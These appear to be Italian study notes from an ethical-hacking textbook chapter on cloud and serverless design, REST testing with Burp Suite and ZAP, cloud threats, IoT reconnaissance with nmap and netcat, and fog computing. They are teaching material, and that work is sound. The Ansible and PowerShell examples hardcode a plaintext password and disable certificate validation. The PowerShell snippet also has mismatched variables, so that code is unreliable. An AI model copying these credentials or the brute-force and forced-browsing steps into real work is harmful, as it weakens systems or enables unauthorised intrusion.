- **Botnet** = grid computing malevolo: differenza → l'utente non sa che il sistema è utilizzato.

Gli attaccanti usano grid computing per:

- Cryptocurrency mining** su sistemi compromessi,
- Mining associato al wallet dell'attaccante.

I task come mining o protein folding sono **math-intensive**, e l'uso di **GPU** (più adatte a questi calcoli) le rende più efficaci dei processori generici.

Cloud Architectures and Deployment

Lift-and-shift: spostamento diretto di sistemi on-premise nel cloud:

- Stesse configurazioni, cambia solo il **luogo fisico**.
- Necessità di aggiornare OS/applicazioni rimane.
- Richiede personale per la gestione.

Con il cloud:

- Si può ridurre l'overhead spostando Active Directory su Azure,
- Usando **Office 365 (O365)** si esternalizza anche la posta,
- Gestione via web interface senza necessità di server dedicati.

Non è necessario usare sempre modelli tradizionali:

- HR, billing, recruiting possono usare SaaS, eliminando server locali e riducendo **attack surface**.
 - Anche sviluppando app proprie, si può semplificare sfruttando il cloud.
-

Serverless Functions

Tradizionalmente:

- Programmi suddivisi in **funzioni/metodi** per riutilizzo e reattività.
- Serve VM/container per eseguire funzioni, con OS che gestisce l'esecuzione.

HTTP è **stateless**, quindi lo stato utente viene gestito lato client, permettendo al server di ricevere solo ciò che serve, aprendo al **serverless processing**:

Funzioni chiamate on-demand senza preoccuparsi del luogo di esecuzione.

Cloud-native usa **serverless functions**:

- Non crei VM o container completi.
- Scrivi la funzione, il **cloud provider** gestisce esecuzione e invocazione.
- **AWS Lambda e Azure Function App (Figura 15.10)**.

Puoi specificare:

- Runtime stack (linguaggio usato per la funzione),
 - Deployment semplificato: da sistemi fisici → VM → applicazioni virtuali → funzioni virtuali.
-

Sicurezza Serverless

Riduce la superficie d'attacco: l'attaccante non ha un punto fisso di persistenza.

Funzioni serverless sono rapide da creare e distruggere, **ephemeral**.

Eventuali vulnerabilità nel codice della funzione potrebbero permettere il controllo, ma un'implementazione corretta riduce il rischio.

Responsive Design

Maggiore leggerezza delle componenti = maggiore velocità di creazione istanze:

Esecuzione solo per il tempo necessario a rispondere alla richiesta, riducendo costi se paghi a consumo.

Tradizionalmente:

- Load balancer distribuisce richieste su server multipli.
- Per gestire più richieste, si aggiungevano server accesi manualmente.

Con virtualizzazione:

- Si scala **on-the-fly** in base alla domanda.

Quando le istanze di sistemi o applicazioni (container) vengono create, vengono aggiunte al pool di risorse disponibili. Ciò è particolarmente vero usando **infrastructure as code (IaC)**:

- Definisci esattamente come sarà un sistema: OS, applicazioni, configurazioni.

- 15 anni fa era più complesso: potevi creare un installer, ma andava aggiornato continuamente e installava tutto dall'OS in su.

Dal punto di vista della **sicurezza**, l'uso di **responsive design** con componenti che appaiono e scompaiono rapidamente:

- Se un attaccante accede, non sa quanto resterà disponibile,

- Può iniziare a raccogliere credenziali e muoversi lateralmente, ma la risorsa potrebbe scomparire,

- L'applicazione è virtualizzata: si accede solo a una piccola parte del sistema,

- Nei container, molti componenti tradizionali non sono inclusi.
-

Cloud-Native Design

Con il **cloud-native**, oltre alla natura effimera, cambiano altri elementi:

- Un'app tradizionale è **monolitica**: tutto in un unico eseguibile/spazio di esecuzione.
- **Cloud-native decentralizza tutto**:
 - Usa un approccio **service-oriented**,
 - Le funzioni sono in spazi di esecuzione separati (**microservices**),
 - Ogni servizio può essere implementato come VM o container.

Figura 15.11 Microservices design:

- Microservices riducono l'**attack surface**, ma possono comunque esporre porte per comunicazioni o shell.
-

Serverless Design

- Non usa VM, container o OS: **solo funzioni**.

- Riduce compromissioni di sistema, ma non impedisce l'accesso a dati o applicazioni.

- Funzioni serverless sono **event-driven**:

- Trigger tramite eventi,

- Pub/Sub model con event bus,
- HTTP methods (GET, POST, PUT, DELETE) come trigger,
- Headers HTTP specifici possono attivare funzioni.

Molteplici servizi pubblicano sul bus → aumenta la **superficie d'attacco**, con possibilità di bypassare autenticazioni.

Nota: Le vulnerabilità OWASP Top 10 si applicano anche a cloud-native, microservices e serverless, inclusi:

- Misconfiguration,
- Weak third-party components,
- Sensitive data exposure.

Deployment (IaC)

Oggi il deployment è **automatizzato**:

- Target: VM (VMware, Hyper-V), container, cloud provider.
- Usa orchestratori: **infrastructure as code (IaC)** con script o file di configurazione.

Esempio: Ansible (in YAML):

```
yaml
Copy code
- name: Clone existing template
  hosts: localhost
  connection: local
  gather_facts: no
  tasks:
    - name: Create new instance of web server
      vmware_guest:
        hostname: 192.168.3.5
        username: root@192.168.3.5
        password: P4$$w0rd!
        validate_certs: False
        name: webserver_vm
        template: webserver_template
        datacenter: DC1
        folder: /VMs/templates
        state: poweredon
```

```
wait_for_ip_address: yes
```

Esempio PowerShell per Azure:

```
powershell
Copy code
$resourceGroup = "OurGroup"
.setLocation = "westus"
$adminName = "powershell-user"
$adminPass = "P4$$w0rd!"
$dnsName = Read-Host -Prompt "DNS name for the IP"

New-AzResourceGroup -Name $resourceGroup -Location "$location"
New-AzResourceGroupDeployment ` 
    -ResourceGroupName $resourceGroup ` 
    -TemplateUri "https://myhost.onmicrosoft.com/azuretemplate.json" ` 
    -adminUsername $adminUser ` 
    -adminPassword $adminPass ` 
    -dnsLabelPrefix $dnsName

(Get-AzVm -ResourceGroupName $resourceGroup).name
```

Usa **Azure PowerShell module** o Azure Cloud Shell.

I template in Azure vengono memorizzati in **JSON**, con configurazioni replicabili per creare istanze con le stesse impostazioni.

AWS utilizza **CloudFormation Designer (Figura 15.12)**:

- Drag-and-drop elementi,
- Configurazione parametri,
- Salvataggio in JSON o YAML,
- Riutilizzo dei template per creare istanze.

Vantaggi di IaC

- Deployment **ripetibili e consistenti**.
- Configurazioni testabili prima della messa in produzione.
- Ogni modifica può essere validata per evitare impatti sull'applicazione.

REST e RESTful Applications

HTTP è stateless:

- Ogni richiesta è indipendente,
 - Il server non conosce lo stato del client.
-

RESTful applications:

- Usano API,
 - Ideali per app mobile o web,
 - Non è un protocollo ma un **design style** con proprietà:
 - **Client-server architecture:** separazione client e server.
 - **Stateless:** server conosce solo il resource state; il client conosce l'application state.
 - **Cacheability:** dati statici possono essere memorizzati localmente.
 - **Layered system:** modulare, con load balancer/database astratti.
 - **Uniform interface:** interfaccia coerente, dati autodescrittivi.
-

Usano **HTTP verbs (GET, POST, PUT, DELETE)**:

- GET e POST comuni,
 - PUT e DELETE usati per modifiche o rimozioni.
-

RESTful Testing con Burp Suite

Per testare applicazioni RESTful:

- Devi conoscere gli endpoint (funzioni esposte come percorsi URL).

Figura 15.13 Burp Suite testing:

- Endpoint `/sdk` con metodo POST,
- XML come payload inviato al server,
- Server risponde in XML.

Il client deve aggiornare la propria rappresentazione in base alla risposta.

Conosciuto l'endpoint, puoi testarlo:

Usare **Burp Suite Intruder**:

- Seleziona la richiesta,
- Invia a Intruder,
- Identifica parametri da variare.

Figura 15.14 mostra Intruder con il parametro:

```
php-template  
Copy code  
<operationID>§esxui-b6df§</operationID>
```

Intruder prova valori diversi sul parametro, testando:

- Alterazione dati,
- Accesso non autorizzato,
- Crash dell'applicazione.

Figura 15.15 mostra payload types disponibili:

- Simple List (lista valori),
- Brute Forcer (caratteri personalizzati, dimensioni min/max, test esaustivo).

Quando utilizzi payload composti da lettere e numeri con un payload di quattro caratteri, Burp Suite indica che il numero di payload potenziali supera 1,6 milioni. Payload più lunghi o con più caratteri aumenteranno significativamente il numero di richieste.




Figura 15.15 Payload options

Identificazione degli endpoint

Un problema comune è **identificare gli endpoint**:

- ✓ Non esiste un modo standard per elencare tutti gli endpoint possibili.
- ✓ Alcune applicazioni hanno un unico endpoint, altre decine, in base alla complessità.

Approcci:

- **White-box testing:** ricevi l'elenco degli endpoint dall'azienda.
- **Black-box testing:** usi **forced browsing** (richieste con nomi endpoint, analisi delle risposte HTTP).


Risposte HTTP:

- 400 range: endpoint non trovato.
- 200: endpoint trovato (a meno che il server non risponda 200 su errori, cosa rara ma possibile).

Puoi effettuare forced browsing:

- Scrivendo uno **script in Python** con wordlist (es. https://github.com/chrislockard/api_wordlist).
- Usando **Burp Suite Intruder** variando la parte finale della richiesta.
- Usando **Zed Attack Proxy (ZAP)**:
 - Selezioni sito → tasto destro → Attack → Force Browse.

Figura 15.16 Force browse in ZAP



Testing endpoint

Dopo aver identificato gli endpoint, si torna al testing standard delle applicazioni web, anche se potrebbero esserci differenze tra le RESTful apps:

- Alcune richiedono user-agent specifici (mobile) per accettare le richieste.
-

Common Cloud Threats

Usare cloud provider **non cambia le tecniche di attacco**:

- Phishing per raccogliere credenziali.
 - È necessario proteggere i sistemi indipendentemente dalla loro collocazione.
-

Access Management

Gli utenti nel cloud richiedono le **stesse pratiche IAM** dell'on-premise:

- Revisione dei privilegi,
 - Uso di **role-based access control**,
 - Password forti e uniche,
 - MFA sempre abilitato.**
-

IAM nei cloud:

- Non è come aprire Active Directory su Windows Server a meno di federazione.
- Le credenziali vengono validate contro l'AD locale anche se l'accesso avviene via cloud.

Console di gestione:

- **Google Cloud:** IAM (Figura 15.17).
- **Azure:** All Services → Identity.
- **AWS:** IAM.

Puoi creare utenti e assegnare permessi alle risorse.

- Usa ruoli specifici per ogni esigenza invece di assegnare privilegi admin globali.
-

Chiavi crittografiche:

- Puoi creare chiavi per accedere a risorse (es. AWS compute instances).

Serve protezione della chiave:

- Passphrase robusta,
- Non condividere chiave e passphrase.

Se una chiave viene compromessa, chiunque potrà accedere alle risorse che la usano.

Auditing e Logging

- Logga sempre l'accesso alle risorse e monitora le attività.
 - Un attacker può tentare login da posizioni geografiche sospette → i log ti avvisano.
 - Il cloud consente connessioni via Internet → gli attaccanti usano gli stessi canali.
-

Data Breach

Il dato è la risorsa più importante:

- Accesso a un sistema senza dati può causare costi ma non danni.
 - Se rubano dati personali, serve notifica pubblica, ripristino e può danneggiare l'azienda.
 - Proprietà intellettuali rubate portano a impatti a lungo termine.
-

Vie di esposizione:

- **Compromissione dell'applicazione** → accesso ai dati.
- **Storage non strutturato:** es. AWS S3 bucket.

Di default gli S3 bucket sono **privati**.

Figura 15.18 mostra un S3 bucket con protezioni disattivate (pubblico).

- Rendere un bucket pubblico espone i dati a chiunque.
- Non contare sull'oscurità dell'URL per protezione.

Create bucket Info

Buckets are containers for data stored in S3. [Learn more](#)

General configuration

Bucket name

wubblebucket

Bucket name must be globally unique and must not contain spaces or uppercase letters. [See rules for bucket naming](#)

AWS Region

US West (Oregon) us-west-2



Copy settings from existing bucket - optional

Only the bucket settings in the following configuration are copied.

[Choose bucket](#)

Object Ownership Info

Control ownership of objects written to this bucket from other AWS accounts and the use of access control lists (ACLs). Object ownership determines who can specify access to objects.

ACLs disabled (recommended)

All objects in this bucket are owned by this account. Access to this bucket and its objects is specified using only policies.

ACLs enabled

Objects in this bucket can be owned by other AWS accounts. Access to this bucket and its objects can be specified using ACLs.

Per prevenire:

- Controlla regolarmente i permessi delle risorse.
- Usa strumenti di **Data Loss Prevention (DLP)** per evitare leak accidentali.

Web Application Compromise

Le applicazioni web sono interfacce programmatiche ai dati:

- OWASP Top 10 elenca le vulnerabilità più comuni.
- Molte sono dovute a cattiva gestione dei dati nelle applicazioni.

Gli utenti possono inviare qualsiasi dato:

- Se non gestito correttamente, l'app può essere compromessa,
- Consentendo accesso ai dati.

Misconfiguration

Può avvenire in vari modi:

- Bucket pubblici su S3,
- Restrizioni di rete deboli,
- Configurazioni IAM errate.

Il problema spesso non è il tipo di controllo, ma **l'implementazione specifica in ciascun ambiente cloud**.

Obiettivi degli attaccanti

Non sempre cercano shell access:

- Obiettivo reale: **accesso ai dati**.
 - Gli **APT** cercano di monetizzare il sistema o rubare IP per vantaggi di mercato.
 - Se possono usare un **SQL injection** semplice, lo useranno.
-

Contromisure

- Security by design**: sicurezza fin dalla fase di progettazione.
 - Usa componenti testati e aggiornati.
 - Fai eseguire test rigorosi da terze parti.
 - Usa un **Web Application Firewall (WAF)** per proteggere le applicazioni.
-

Cloud Protection Esercizio

Usa un provider cloud per creare una VM con qualsiasi OS.

Consenti l'accesso di rete **solo alle porte 80 e 443** usando VPC/firewall offerti.

Credential Compromise

Il brute-force classico è **ormai superato**, gli attaccanti:

- Crackano password hashate offline da dump di credenziali.
- Dump disponibili online (incluso darknet via Tor).
- **Credential stuffing**: provano credenziali note su vari servizi, senza allertare le vittime.


Un dump del 2019 conteneva oltre **due miliardi di combinazioni user/password**.

Phishing

Metodo semplice ma ancora efficace:

- Email phishing convincenti aggirano filtri antispam.
- Durante giornate frenetiche, gli utenti rispondono senza controllare.
- Vengono indotti a visitare siti fasulli e inserire le credenziali.

Figura 15.19 mostra un esempio di email di phishing che riesce a superare i filtri spam.



Un modo comune per proteggersi dal phishing è fare formazione regolare di security awareness agli utenti. Avere un approccio di partnership con l'utente, non conflittuale, è utile.

Rilevare email di phishing è difficile: se i filtri non bloccano tutte le email malevoli, **non incolpare gli utenti se non riescono a individuarle**, visto che gli attaccanti investono molto per renderle legittime.

Altri modi per proteggersi:

- Implementare protezioni email,
- Usare soluzioni di threat intelligence per bloccare attacchi sconosciuti reindirizzando le email malevoli fuori dalla inbox.

MFA (Multi-Factor Authentication):

- Essenziale per mitigare attacchi basati su credenziali, ma non perfetto:
- **SMS come secondo fattore o push notification possono essere abusati.**
 - Un attaccante invia continue richieste push finché l'utente approva per stanchezza.
- Meglio usare OTP (one-time password) da app di autenticazione o hardware token per MFA.
-

Insider Threat

Molte aziende lo considerano la sfida più grande:

- Anche se gli attacchi esterni causano miliardi di danni, le minacce interne restano un problema.

Un insider può:

- Rubare o danneggiare risorse,
 - Anche se spesso le minacce interne sono errori, non attacchi intenzionali.
-

Prevenzione:

- Limitare l'accesso ai soli privilegi necessari,
 - Loggare e monitorare accessi e azioni per rilevare danni o perdite,
 - Non significa non fidarsi dei dipendenti, ma prepararsi a gestire errori o malintenzionati.
-

Testing Against the Cloud

Testare ambienti cloud **non è come testare on-premise**:

- On-premise: hai il permesso dell'azienda su tutti gli indirizzi IP.
 - Cloud: i sistemi **appartengono in parte al cloud provider**.
 - Alcuni provider hanno policy specifiche per i penetration test.
 - Devi sapere dove si trovano i sistemi testati e avere permessi specifici per il tipo di test.
-

Internet of Things (IoT)

Dispositivi di calcolo sempre più piccoli:

- Da stanza intera → scrivania → laptop → smartphone → dispositivi in casa.

Esempio:

Figura 15.20: interruttore smart connesso al WiFi controllabile via app o voce.



Questi dispositivi:

- Non sono general-purpose (es. PC),
 - Sono dispositivi a capacità limitata, senza molta memoria o potenza,
 - Tipicamente eseguono un'unica funzione (es. accendere/spegnere luce).
-

IoT Devices

Definizione:

- Dispositivo IoT = capacità limitate, spesso senza input/output tradizionali.
 - Smartphone ≠ IoT** perché è general-purpose.
-

Siti utili per cercare IoT device:

- censys.io
- shodan.io

Figura 15.21 Shodan: permette ricerche rapide su dispositivi, visualizzando header HTTP con info su server, data e ora.

Generalmente non passi tempo su questi siti come ethical hacker:

- Meglio identificare dispositivi IoT tramite **nmap scan** sulla rete.

Esempio: scansione che rileva l'interruttore smart:

```
plaintext
Copy code
Nmap scan report for 192.168.4.25
Host is up (0.026s latency).
```

```
PORT STATE SERVICE
80/tcp open http
MAC Address: D4:81:CA:5B:8E:CA (iDevices)
Device type: phone|VoIP phone|media device|general purpose
...
```

Nota: nmap ipotizza erroneamente un telefono, ma il MAC indica che è di iDevices, produttore di dispositivi smart home.

L'interruttore ha una porta 80 aperta con web server, comune nei dispositivi embedded:

Possibile fare probing:

```
bash
Copy code
nc 192.168.4.25 80
GET / HTTP/1.1
Host: 192.168.4.25
```

Risposta:

```
mathematica
Copy code
HTTP/1.1 404 Not Found
Content-Length: 0
```

Il server esiste ma non ha contenuto → possibile API interna.

Puoi usare:

- **Burp Suite** per trovare endpoint,
- **Postman** per test API inviando richieste differenti.

Figura 15.22 Postman: invio POST a un server embedded in un interruttore smart.


The screenshot shows the Postman application interface. At the top, it displays an 'Overview' section with a 'POST' method and the URL 'http://192.168.4....'. Below this is a toolbar with 'Save', 'Edit', and 'Send' buttons. The main area shows a 'POST' request to 'http://192.168.4.25/?wubble=1'. The 'Params' tab is selected, showing two entries: 'wubble' with value '1' and 'Key' with value 'Value'. Other tabs include 'Authorization', 'Headers (7)', 'Body', 'Pre-request Script', 'Tests', 'Settings', and 'Cookies'. Below the params, there's a large empty space for the response body. At the bottom, there are tabs for 'Body', 'Cookies', 'Headers (1)', and 'Test Results'. The 'Test Results' tab is selected, showing a 404 Not Found response with a 12 ms duration and 45 B size. There are also 'Pretty', 'Raw', 'Preview', 'Visualize', and 'Text' buttons, along with a search bar.

Molti dispositivi IoT comunicano con controller cloud:

Provider come **Microsoft Azure** offrono servizi per applicazioni IoT.

Figura 15.23: Azure IoT services.

Non tutti i dispositivi IoT comunicano con il cloud, ma i servizi cloud facilitano la gestione centralizzata dei dispositivi.



Sniffing delle comunicazioni IoT:

- Puoi monitorare traffico tra device e controller per capire a chi comunica,
- Se cifrato, potresti non visualizzare il contenuto.

Altri dispositivi possono avere porte diverse:

Esempio output nmap:

```

plaintext
Copy code
Nmap scan report for 192.168.5.14
Host is up (0.0081s latency).
PORT      STATE SERVICE      VERSION
3001/tcp  open  ssl/nessus?
| ssl-cert: Subject: commonName=eero-GA4642265HE17039/organizationName=eero
| Subject Alternative Name: IP Address:FE80:0:0:0:FABC:EFF:FE05:D1D2
| Not valid before: 2020-06-23T19:46:19
|_Not valid after: 2021-06-23T19:48:19
10001/tcp open  tcpwrapped
MAC Address: F8:BC:0E:05:D1:D2 (eero)
Device type: general purpose

```

Running: Linux 3.X|4.X

...

Il dispositivo è un **wireless access point, Linux embedded**.

- Se il kernel è standard, potresti identificare vulnerabilità note.

Conclusion IoT

Trattali come **computing devices**:

- Eseguono codice, hanno memoria e CPU,
- Non sono general-purpose ma seguono le stesse regole dei computing device,
- Il testing richiede più tempo, ma puoi usare metodi simili al testing dei dispositivi classici.

Fog Computing

Il **fog computing** è un concetto collegato al cloud computing e all'uso di dispositivi intelligenti edge (come nell'IoT).

- I provider cloud offrono servizi IoT-based per consentire ai dispositivi edge di avere controller nel cloud per raccogliere dati ed effettuare parte del processing.

Problema: Alcuni dispositivi generano **grandi quantità di dati**, e non è ideale, né per performance né per sicurezza, inviare sempre tutto al cloud.

Fog computing:

- Separa i servizi dal device endpoint spostando i servizi **più vicino al dispositivo**,
- Riduce la latenza,
- Mantiene il processing vicino ai dispositivi.

Supporta IoT, permettendo comunicazione con controller più vicini rispetto al controller interamente cloud.

Il fog computing ha:

- Data plane:** elabora, archivia, aggrega o scarta dati,
- Control plane:** decide come gestire le richieste in arrivo.

Simile ai router, con **routing table** e regole su come muovere i dati, ma con capacità di elaborazione locale.

Operational Technology (OT)

Sempre più si vedono notizie su **industrial control systems** (ICS), obiettivo di attacchi verso aziende gas, elettricità, utility.

ICS = insieme di dispositivi, controller, interfacce che forniscono risorse ai consumatori (gas, elettricità, acqua). Include anche sistemi di produzione, es:

